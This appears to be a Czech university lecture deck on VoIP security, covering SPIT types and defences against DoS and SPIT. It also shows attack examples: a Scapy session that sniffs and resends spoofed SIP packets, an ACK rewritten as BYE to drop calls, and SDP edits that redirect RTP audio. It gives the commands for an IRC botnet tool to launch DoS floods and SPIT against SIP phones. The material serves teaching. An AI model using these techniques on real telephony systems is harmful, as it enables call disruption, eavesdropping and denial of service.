- SPIT zatěžuje šířku pásma a zhoršuje tak kvalitu hovoru.
- SPIT vyšší nároky na výpočetní výkon než klasický Spam.
- SPIT - reálná hrozba.
- Několik typů SPIT:

# Možné útoky na VoIP

---

## Typy SPIT útoků


- **Call centra**
- **Call boti**
- **Vyzváněcí SPIT**
- **Kombinace**



# Obrana proti VoIP útokům

## Obrana proti DoS

- Posílení systému
- Silná autentizace
- Firewall



# Obrana proti VoIP útokům

---

## **Implementační vada DoS (Implementation flaw DoS)**

- Monitorování nových/známých VoIP způsobů útoků a následná ochrana před nimi.

## **Záplavový DoS (Flood DoS)**

- Zajištění signalizačního a transportního limitu přenosu.
- Povolení paketů ze známých a důvěryhodných zdrojů.
- Udržování známé šířky pásma pro známé hovory.
- Monitorování velikosti paketů, cílových portů a priority.
- Zúžení pásma, jak jen to bude nezbytné.

## **DoS aplikační úrovně (Application-level DoS)**

- Monitorování externích útoků, jako jsou krádež registrace a nepovolené ukončení hovoru.

# Obrana proti VoIP útokům

---

## Obrana proti SPIT

- **Buddylist/Whitelist**
- **Blacklist**
- **Statistical blacklist**
- **Voice menu interaction**
- **NEC VoIP SEAL**

# Reálné příklady VoIP útoků

---

## Scapy

- Program pro monitorování paketů v síti.
- Scapy umí odchytit, změnit a přeposlat paket do sítě.
- Implementovaný ve skriptovacím jazyce Python.
- Dva útoky pomocí Scapy:
  - Zrušení sestaveného hovoru
  - Přesměrování RTP dat

```
(1) >> p=sniff(filter='udp and port 5060', count=1)
(2) >> p.show()
(3) <Sniffed: UDP: 1 TCP: 0 ICMP: 0 Other: 0>
(4) >> raw=p[0].getlayer(Raw)
    ...
(5) >> packet=IP(src='158.196.40.18',
dst='158.196.40.19') / UDP(sport=5060, dport=5102) / raw
(6) >> send(packet)
```

# Reálné příklady VoIP útoků

---

## Zrušení sestaveného hovoru

- Nejlepší paket pro modifikaci – ACK.
- Stačí změnit metodu ACK za metodu BYE.
- Dva důležité parametry: *branch* and *tag*.

```
ACK sip:filip@158.196.40.19:5070;transport=udp SIP/2.0
CSeq: 1 ACK
Via: SIP/2.0/UDP 158.196.40.18:5063;
    branch=z9hG4bK64475aaa-bda6-da11-8dc2-0013d4e2956d;rport
From: '' filip 1 '' <sip:filip@158.196.40.18>;
    tag=dc7250a7-bda6-da11-8dc2-0013d4e2956d
Call-ID: f26b50a7-bda6-da11-8dc2-0013d4e2956d@pcbuslab11
To: <sip:filrez@ekiga.org>; tag=22acb79d-bda6-da11-8d2e-0013d4e
Contact: <sip: filip@158.196.40.18:5063; transport=udp>
....
```



```
BYE sip:filip@158.196.40.19:5070;transport=udp SIP/2.0
CSeq: 1 BYE
Via: SIP/2.0/UDP 158.196.40.18:5063;
    branch=z9hG4bK64475aaa-bda6-da11-8dc2-0013d4e2956d;rport
From: '' filip 1 '' <sip:filip@158.196.40.18>;
    tag=dc7250a7-bda6-da11-8dc2-0013d4e2956d
Call-ID: f26b50a7-bda6-da11-8dc2-0013d4e2956d@pcbuslab11
To: <sip:filrez@ekiga.org>; tag=22acb79d-bda6-da11-8d2e-0013d4e
Contact: <sip: filip@158.196.40.18:5063; transport=udp>
....
```

# Reálné příklady VoIP útoků

---

## Přesměrování RTP dat

- Pro přesměrování RTP musí být změněn obsah SDP paketů.
- SDP definuje IP adresu a port, který je použit během hovoru.
- Změněné IP jsou v *o* a *c* parametrech a port v parametru *m*.

```
v=0
o=- 1140424487 1140424487 IN IP4 158.196.40.19
s=Opal SIP
c=IN IP4 158.195.40.19
t=0 0
m=audio 5012 RTP/AVP 101 114 115 3 107 110 0 8
a=rtpmap:101 telephone-event/8000
a=ftpm:101 0-15
a=rtpmap:114 SPEEX/16000
```



```
v=0
o=- 1140424487 1140424487 IN IP4 10.0.0.1
s=Opal SIP
c=IN IP4 10.0.0.1
t=0 0
m=audio 5003 RTP/AVP 101 114 115 3 107 110 0 8
a=rtpmap:101 telephone-event/8000
a=ftpm:101 0-15
a=rtpmap:114 SPEEX/16000
```

# Reálné příklady VoIP útoků

---

## VoIP – IRC bot

- Studentský projekt.
- Bot realizuje několik VoIP útoků přes IRC službu.
- Implementovaný v Javě.
- Budou ukázány DoS a SPIT útoky.
- Použijeme IRC klienta (Xchat) pro připojení k IRC serveru a vytvoříme nový kanál. Stáhneme a nastartujeme bota s těmito parametry:

```
java -classpath jmf.jar -jar voipbot.jar $num_of_the_bot  
$hostname_of_the_server $name_of_the_room $local_SIP_port  
$local_IP
```

# Reálné příklady VoIP útoků

---

## VoIP – IRC bot – DoS útok

- Bot posílá metody INVITE na IP telefon, nebo na SIP server.
- Pro zhození serveru je potřeba více botů.
- Wireshark pro vizualizaci.
- Těmito příkazy spustíme útok:

```
dos user@IP_address(:port) durat_of_the_attack_in_ms  
dos IP_address(:port) durat_of_the_attack_in_ms
```

# Reálné příklady VoIP útoků

---

## VoIP – IRC bot – SPIT útok

- Útok zasílá audio na SIP telefon.
- Bot posílá zvolené audio přes RTP v rozmezí asi 20 vteřin.
- Tímto příkazem spustíme útok :

```
spit user@IP_address(:port) url_of_the_audio.wav
```

# Závěr

---

- Realizovat útok na VoIP zařízení je opravdu snadné.
- Při vytváření VoIP sítě je nutné implementovat bezpečnostní opatření a počítat s útoky.
- Efektivní metody útoků na VoIP se velice rychle rozšiřují a modifikují, je nutný intenzivní výzkum a vývoj pro udržení bezpečnosti a kvality IP telefonie.

# Reference

---

1. Mark Collier, VoIP Denial of Service (DoS).  
<http://download.securelogix.com/startdownload.htm?DownloadID=1123619663> ,  
(2006)
2. M. Vozňák, J. Růžička, Bezpečnost v sítích s VoIP, [www.energomatika.cz/semin/pdf/060302/5\\_voznak\\_bezpecnost\\_voip.pdf](http://www.energomatika.cz/semin/pdf/060302/5_voznak_bezpecnost_voip.pdf) .
3. M. Hansen, J. Möller, T.Rohwer, C. Tolkmit, H. Waack, Developing a legally compliant reachability management system as a countermeasure against SPIT,  
<https://tepin.aiki.de/blog/uploads/spit-al.pdf> , 2006
4. M. Sedlák , Bezpečnost systémů pro VoIP,  
[https://www.buslab.org/index.php/component/option,com\\_remository/Itemid,33/func,fileinfo/id,162/](https://www.buslab.org/index.php/component/option,com_remository/Itemid,33/func,fileinfo/id,162/) , (2006)
5. Mohamed Nassar, Radu State, Olivier Festor, VoIP-IRC bot,  
<http://www.loria.fr/~nassar/readme.html>
6. M. Halás, B. Kyrbashov, New trend in IP telephony signalization protocols. In proceedings of VIIIth conference KTTO2008, p.89-91, FEI VSB-TU Ostrava, 2008

**Děkuji za pozornost**

**Diskuze...**